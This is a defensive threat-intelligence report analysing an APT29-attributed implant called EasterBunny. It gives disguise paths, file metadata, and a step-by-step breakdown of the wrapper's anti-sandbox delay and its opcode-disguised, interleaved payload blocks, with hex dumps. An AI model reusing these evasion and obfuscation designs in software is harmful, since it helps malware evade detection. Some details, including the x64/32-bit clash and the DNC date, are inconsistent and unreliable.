Easter Bunny.

APT29's most advanced implant

S2GRUPO

Easter Bunny

This report has been prepared by **LAB52**,
part of **S2GRUPO**

In 2019, **S2GRUPO's Incident Response team**, with the ongoing support of **LAB52**, our intelligence team, participated in the **neutralization of a particularly advanced cyber espionage operation** attributed to **APT29**. This hostile actor, allegedly linked to the Russian Foreign Intelligence Service (SVR), represented a highly complex technical adversary.

Although we at S2GRUPO were aware of APT29's tactics and techniques, this campaign surprised our experts by its **level of customization**: malware and infrastructure completely tailored to the victim. This uniqueness made detection using conventional indicators of compromise (hashes, domains, or IP addresses) unfeasible.

Given that these indicators form the basis of intelligence sharing in incident management, the challenge was clear: to detect compromises without relying on static indicators, using advanced contextual analysis and behavioral detection techniques.

We should not see this operation as an isolated incident. Russian (and formerly Soviet) intelligence has historically targeted Spain. The Department of National Security (DSN), in its latest Annual National Security Report, states that "the main threat is the activity of the Russian Federation's intelligence services on European soil" and that, "with regard to hybrid threats, the Russian Federation is, once again, the main source of threat." In this context, cyber espionage is becoming a real and persistent threat to our country.

Cyberspace offers hostile actors multiple operational advantages: plausible deniability, asymmetry, accessibility, and agility. These characteristics make it an ideal environment for carrying out, among other things, espionage and sabotage operations, with a growing impact on national security and economic stability.

After several years, this document presents a **technical analysis of the main artifacts** linked to that operation in which our teams were involved years ago. **We have decided to make this information public**, once it has been exploited for intelligence purposes, **because we believe that the responsible disclosure of knowledge** about adversaries, from their strategies to their operating procedures, **strengthens collective defense: disseminating technical intelligence not only expands the understanding of threats and improves their detection**, but also forces adversaries to modify their tactics, increasing their costs and reducing their operational effectiveness.

We trust that the information presented here will contribute to a better understanding of APT29 and to reveal its modus operandi. **Publishing it is an act of active defense**: making the adversary visible, limiting its freedom of action, and **strengthening the resilience of the European digital ecosystem.**

José M. Rosell
CEO and co-founding partner of S2GRUPO

Notice of use:

TLP GREEN

After more than a year of work and for the first time in public, **LAB52**, **S2GRUPO**'s cyber intelligence unit, has conducted an exhaustive analysis of one of the most advanced espionage artifacts attributed to **APT29**, which we have named **EasterBunny**.

This malware, which is **exceptionally sophisticated** and has a **modular operating architecture**, has been developed using a **multi-layered pipeline** designed to maximize stealth and make attribution difficult. Its developers have taken operational security (OpSec) measures to the highest level, demonstrating a deep technical knowledge of malware engineering. This is reflected in the use of **multiple layers of encryption and obfuscation**, both for commands and data, and in the **systematic concealment of its actual internal logic**.

One of its most unique features is that **it only runs on the computer on which it has been installed**, a behavior that has no documented precedent in the public domain since its discovery. The only minimally comparable references are found tangentially in Vault 7: CIA Hacking Tools Revealed, published by WikiLeaks.

As for its objectives, there are mainly two:

1. **Persistence for intelligence gathering:** to act as an implant in the organization, loading modules capable of obtaining updated user credentials and circumventing the usual password expiration and renewal mechanisms.


2. **Operational backdoor:** allowing operators to reintroduce, at will, other tools, whether they be post-exploitation artifacts (Stage 2, Cobalt Strike, Sliver...) or other modules aimed at exfiltrating information (Stage 3), such as file, document, or email collectors.

Its architecture reveals the use of **multiple builders or binders** which, like a Matryoshka doll, **conceal the true logic of the binary**. The malware engineering applied gives the sample **advanced concealment and evasion capabilities** against traditional detection systems. Of particular note is the **implementation of a reflexive loader for Position Independent Code (PIC)**, never publicly documented. Added to this is the **probable existence of a complex control** platform used by **APT29** to build, configure, and operate the **EasterBunny** family.

All the above places us before **one of the most sophisticated and relevant threats that S2GRUPO has studied to date**, the analysis of which we have decided to share openly with the community, **with the aim of strengthening detection, knowledge, and collective resilience against advanced state actors.**

Index

1 Introduction



1.1
Executive Summary

S2GRUPO and its threat intelligence division LAB52 have had access to various software artifacts that are highly likely to be attributed to APT29, as a result of their incident management service, and which bears a high similarity to the TrailBlazer malware family identified in 2022 by Crowdstrike [19]. These pieces of malware were obtained in 2019, three years before the aforementioned publication, and were not disclosed publicly for reasons of exploitation of the intelligence obtained.

Illustration 1. Classification of malware by compromise phase

This set of implants constitutes Stage:3 artifacts of the actor, whose purpose is to establish persistence in the organization through the systematic obtaining of user credentials, using techniques that allow actions such as the complete reset of user passwords to be evaded. In this sense, there are attacks such as Golden Ticket, Golden SAML, or Golden Certificate, among others, that evade the action, mentioned credential reset and which have been seen being used by this actor. In addition to the above, these implants can also be used as "Long Haul" backdoors to gain access to organizations at the group's will.

APT29 is a cyber espionage group belonging to or commanded by the Foreign Intelligence Service of the Russian Federation (SVR). Depending on the company that usually reveals information about the group, we can find it referenced under different names: **Cloaked-ursa** (UNIT42), **Nobelium**

(Microsoft), **Cozy Bear** (CrowdStrike), **The Dukes** (F-secure), **UNC2452/ UNC2652** (Mandiant), or **DarkHalo** (Karspesky/Volexity).

Its main objective is to obtain intelligence from government agencies, non-governmental organizations, and *think tanks* in Europe, Central Asia, and what is known as the Five Eyes (the US, Canada, Australia, the UK, and New Zealand). In particular, they tend to focus their efforts on foreign ministries, diplomatic delegations, and organizations related to national defense.

They will normally try to compromise email services and the mailboxes of victims aligned with their strategic interests. However, on certain occasions, APT29 seeks to steal patents and knowledge. To achieve this, it may even attack the supply chain as a bridge to the target organization. When the operation is discovered, for example when a threat report is published by an intelligence company, they can react quickly, changing and adapting their tools and even their TTPs (Tactics, Techniques, and Procedures). APT29 stands out for its ability to adapt its tools and even its TTPs (Tactics, Techniques, and Procedures). APT29 stands out for its ability to adapt the malware used for its campaigns to the target organization, taking extreme measures throughout the intrusion process to avoid detection. If, during this process, it identifies that the victim is of particular long-term interest, it deploys a set of implants that allow it to persist in the organization silently. These pieces of malware usually have a dual purpose: on the one hand, to establish persistent intelligence exfiltration (e.g., emails) and, on the other hand, as a result of the above, to have persistent credentials that allow them to impersonate their victims, as is the case with the present “EasterBunny” family. In this last point, they will always look for a technique that allows them to evade password reset actions by administrators.

The first evidence of APT29 dates to 2008, during the Second Chechen War, with a very notable compromise attributed to them in 2015: interference in the US elections through infiltration of the Democratic Party during the Democratic National Convention (DNC).

In 2020, at the height of the COVID-19 pandemic, APT29 stole confidential information about Western vaccines from pharmaceutical companies in countries such as Canada, the US, and the UK. In addition to the above, and in the same year, they were responsible for one of the largest compromises seen to date, the hacking of IT service provider Solarwinds. In this case, APT29 was able to modify the company's code development process to trojanize its Orion remote system management software and thus gain access to all organizations that use it completely legitimately through the normal solution update process.

Given its capabilities, it can be inferred that APT29 is a well-funded and large-scale group, which could have an internal structure segmented into operational groups depending on the target. S2GRUPO and its threat intelligence division, LAB52, have had access to a total of 10 different artifacts from the actor's EasterBunny family, which will be identified as follows:

NAME	ACCESS1[1]
Implant1.exe	Private
Implant2.exe	Private
Implant3.exe	Private
Implant4.exe	Private
Implant5.exe	Private
Implant6.exe	Private
Implant7.exe	Private
Implant8.exe	Private
Implant9.exe	Private
Implant10.exe	Private

Table 1. List of implants

[1] Private means that the sample has not been found in VirusTotal or other public sources consulted.

1.2
Document structure

This document is structured as follows.

1

Overview

This section provides an overview of the binaries analyzed in this document. It analyzes publicly available information and the binary's own characteristics at a static level.

2

Artifact analysis

In this case, we proceed with the analysis of the different artifacts that make up the campaign. This analysis addresses:

- Code analysis to directly extract some of the indicators and their behavior.
- Dynamic analysis focused on extracting IOCs through behavior. During this analysis, the extraction of contact addresses with the C2 is addressed.

3

Attacker infrastructure

Analysis of the attacker's possible infrastructure.

4

Summary of indicators of compromise (IOC)

Summary of indicators of compromise highlighted during the analysis.

5

Appendices

Contains additional interesting information from the analysis, as well as rules extracted.

6

References

Below is the analysis carried out by the LAB52 intelligence team.

2 Overview

Firstly, it should be noted that the hashes of the different samples have not been seen to date in VirusTotal or any other public intelligence source, meaning that they represent very specific implants customized for the victim. These binaries were found in different directories on the target systems, seeking to impersonate legitimate software from different vendors in their 32-bit versions.

NAME	DIRECTORY
Implant1.exe	C:\Program Files (x86)\Common Files\microsoft shared\Phone Tools\CoreCon\12.0\Target\wce400\x86\
Implant2.exe	C:\ProgramData\Adobe\ARM\{a9e64e72-4bcd-e101-e557-8036f50410e5}\
Implant3exe	C:\Program Files (x86)\Common Files\microsoft shared\Phone Tools\12.0\Debugger\target\x86\
Implant4.exe	C:\Program Files (x86)\Common Files\InstallShield\Driver\10\Intel 32\
Implant5.exe	C:\ProgramData\Adobe\ARM\Reader_11.0.12\1908\
Implant6.exe	C:\Program Files (x86)\Common Files\microsoft shared\Phone Tools\14.0\vstest\x86\
Implant7.exe	C:\Program Files (x86)\Common Files\InstallShield\Driver\10\Intel 32\
Implant8.exe	C:\WINDOWS\system32\config\systemprofile\AppData\Local\Google\Chrome\Application\53.2.2752.172\
Implant9.exe	C:\Program Files\Common Files\Logitech\WMDrivers\
Implant10.exe	C:\Intel\

Table 2. Location of artifacts

It has been proven that the content, flow, and activity of these devices are completely different from that of the software they seek to impersonate.

Comparing their metadata, we observe that they are quite similar: executable files for **Windows x64** architectures, which are quite large **(over 1 MB)** with **high entropy in their .text** section, which may lead us to suspect that they may have encrypted content.

We also observe quite disparate compilation dates and Visual Studio versions. There are several contradictions between the date and year of the version, so it is very likely that the actors have modified the **Rich Header** of the executables with arbitrary values to avoid clustering.

NAME	SIZE	ENTROPY	F. COMPILATION	TOOL
Implant1.exe	1,43 MB	7,109	02/05/2008	Visual Studio 2012 11.0
Implant2.exe	1,35 MB	7,086	25/06/2007	Visual Studio 2005 8.0
Implant3.exe	1,28 MB	7,123	23/01/2009	Visual Studio 2008 9.0
Implant4.exe	1,59 MB	7,091	20/01/2004	Visual Studio 2010 10.10
Implant5.exe	1,52 MB	7,132	28/07/2001	Visual Studio 2008 9.0
Implant6.exe	1,37 MB	7,042	10/02/2015	Visual Studio 2010 10.10
Implant7.exe	1,39 MB	7,067	08/06/2005	Visual Studio 2015 14.0
Implant8.exe	1,50 MB	7,105	19/10/2006	Visual Studio 2008 9.0
Implant9.exe	1,47 MB	7,087	22/08/2015	Visual Studio 2010 10.10
Implant10.exe	1,49 MB	7,065	14/12/2012	Visual Studio 2008 9.0


Table 3. File metadata

No trace of resources, manifests, PDB files, or other information that could be used to identify the malware has been found in any of them.

3 Artifact analysis

This section provides a detailed analysis of each of the artifacts from the campaign. However, given that they are quite similar and belong to the same family, the Implant1.exe binary has been used as the basis for the analysis, indicating any differences with any of the other binaries.

The artifacts are constructed in a Matryoshka manner, that is, through different links where each phase is responsible for preparing the next.


CODE BLOCK #2
CODE BLOCK #1
WRAPPER

The Wrapper

3.1 The Wrapper

The first link in our execution chain is a Wrapper-type logic, as it embeds the following phases of the infection, loading and executing them within itself. Its main purpose is to carry encrypted and obfuscated code in its .text section, allowing it to go unnoticed by antivirus and EDR systems, as we will see below.




Illustration 2. General outline of the infection: Wrapper

Through an analysis of the artifact's code, a common execution scheme for the different implants has been extracted. The green-colored blocks constitute the logic of the "Wrapper" to obtain the next stage, "Code Block 1," forming the flow of a correct execution of the malware. The most notable ones are discussed below.




Illustration 3. Wrapper execution scheme

These similarities have allowed us to create a Yara rule that can be found in APPENDICES.

SET ERROR MODE

This first function will establish the mode in which the process will handle errors. To do this, it will use the SetErrorMode() function with the parameter 0x8007, which indicates the following:

0x8000 : When the OpenFile() function cannot find a file, no message box will appear.

0x0002 : The system will not display the "Windows Error Reporting dialog."

0x0004 : The system automatically corrects memory alignment errors, making them invisible to the application.

0x0001 : The system does not display a message box when a critical error occurs.

```
UINT sub_7FF6804D1EA0()
{
  return SetErrorMode(0x8007u);
}
```

Illustration 4. SetErrorMode function

These considerations when handling errors will cause the program not to alert if it stops working [1].

TIME LOOP

The next function that runs through the binary is what we have called TIME LOOP. In this function, the program enters a loop where it performs a series of movements and arithmetic operations in memory. These operations do not affect the course of the program.

Illustration 5. Wait loop

The number of iterations is passed by parameters, and each iteration takes approximately 1 second to complete, so it could be determined that this is its own wait function.

Our program enters this region twice: at the beginning, where it will wait for approximately two minutes, and at the end, where it will wait for one minute.

Illustration 6. Calls to the wait function

The first loop makes sense as an anti-analysis technique, specifically as an anti-sandbox technique. This is because many automatic sandboxes have a limited execution and analysis time for the sample, so a program that starts approximately two minutes after execution could evade it.

This region of the code already affects what would be the creation of the first block of code that the Wrapper will load and execute. First, we will need to know how the information is structured within our PE.




Illustration 7. PE Wrapper Structure

As you can see, the ".text" section of our executable is the most extensive compared to the other sections. In addition, the code that runs through our program occupies only a small part of this section.

This is because the information needed to build the code block embedded in this section is divided into blocks of different sizes. The ".text" section usually contains executable code, so it is unusual to find this type of data in this location, which is usually found in the resources or ".data" sections.

Returning to the MEMOVE DATA region, in this part the malware will obtain the necessary information (the blocks) to build the first layer or link of code for the infection.




Illustration 8. Data extraction loop

As shown in the image above, a loop will traverse different blocks in the .text section to extract the information needed to build the next layer. The blocks begin with a hexadecimal byte that we will call "*opcodes*" followed by the size of the block (unobfuscated), after two bytes at 0.




Illustration 9. Block header

The "*opcodes*" can take three different values: **05, B8,** or **BB**. These values have meaning, as they correspond to the following assembler instructions, respectively: **add eax, mov eax** and **mov ebx**. In addition, every 4 instructions introduce another separator that can have the values **FA, FB, F9,** or **FD**, which correspond to the following instructions: **cli, sti, std,** and **stc**. This placement results in the following if we open it with a disassembler such as IDA.

```
B8 1D 38 88 1D          mov     eax, 1D88381Dh
BB 51 41 1D 77          mov     ebx, 771D4151h
BB A4 1D 08 43          mov     ebx, 43081DA4h
05 1D 60 4F 1D          add     eax, 1D4F601Dh
FA                      cli
```

Illustration 10. Interpretation of data by IDA

IDA interprets it as assembly instructions, allowing it to be disguised as legitimate code in the eyes of analysts. In Figure 9, therefore, we have in the first byte a separator (opcode) with a value of 05 (green box), a block size of "2A 03" (red box with a decimal value of 810), and a separator for the block content (00 00).

MEMOVE SHELLCODE

This will remove these "*opcodes*" to clean up the data in the heap. Finally, to finish hiding them, a separator has been added every two bytes. This separator has a different value in each block (1C in the example) and will also be removed, ultimately obtaining a clean block that will have the size indicated in its header (**0x032A = 810** bytes in the example).




Illustration 11. Fully obfuscated block




Illustration 12. Partially deobfuscated block

```
82 76 67 13 5A 03 D3 31 73 3A 2D 1B 21 55 46 69
5D 78 FE 38 8B 07 A6 20 23 4D 82 48 3A 11 9B 19
15 44 48 10 67 7F CD 60 7E 3A 97 45 36 56 A7 10
4F 10 E8 75 B2 69 48 10 E1 0A 25 0F 04 3F 86 43
9B 03 20 03 41 1A 10 5A C4 2F 15 44 80 6C 1A 78
26 1E 8E 2E 4A 4A E9 2F 82 76 CD 6A 6F 11 2E 73
B0 5F B2 2F 9B 79 99 00 92 04 FE 5D E9 2F A1 68
```

Illustration 13. Fully deobfuscated block

In the case of **Implant1.exe**, we have **483** blocks ranging in size from **260** to **2041** bytes. Furthermore, the blocks are not in order in the ".text" section, so they will have to be reorganized in the heap. All this block sorting information is found in an index table in the ".data" section. This index indicates the offset of each block in the .text and in the heap, so that the malware can reorder all the blocks in their corresponding locations.




Illustration 14. Block relocation index table




Illustration 15. Process of deobfuscation and block relocation

After this process, we will have the complete data correctly ordered in the heap, but it will still be obfuscated. The following function will be responsible for deobfuscating and subsequently decrypting the final payload.

Dirección	Hex																ASCII
0000000002154230	26	10	5A	0C	56	26	18	E8	75	67	7F	43	71	0C	09	04	&.Z.V&.èug.Cq...
0000000002154240	3F	E7	4C	3A	6D	4F	10	4A	4A	2D	32	C2	56	5D	58	A0	?çL:mO.JJ-2ÂV]X
0000000002154250	7E	41	77	DA	1C	D5	35	E6	56	10	26	7A	15	B2	69	06	~AwÚ.Õ5æV.&z.²i.
0000000002154260	2F	32	41	E1	0A	B9	79	67	13	F4	29	9F	53	DF	2A	21	/2Aá.'yg.ô).Sß*!
0000000002154270	55	1F	42	14	6A	24	00	23	4D	12	49	69	28	B6	37	02	U.B.j$.#M.Ii(¶7.
0000000002154280	69	92	7E	8E	2E	21	5F	80	6C	3F	6B	E2	42	53	70	E7	i.~..!_.l?kâBSpç
0000000002154290	15	70	3D	3A	6D	AA	6D	DB	5B	D5	74	07	72	E8	75	E1	.p=:mªmÛ[Õt.rèuá
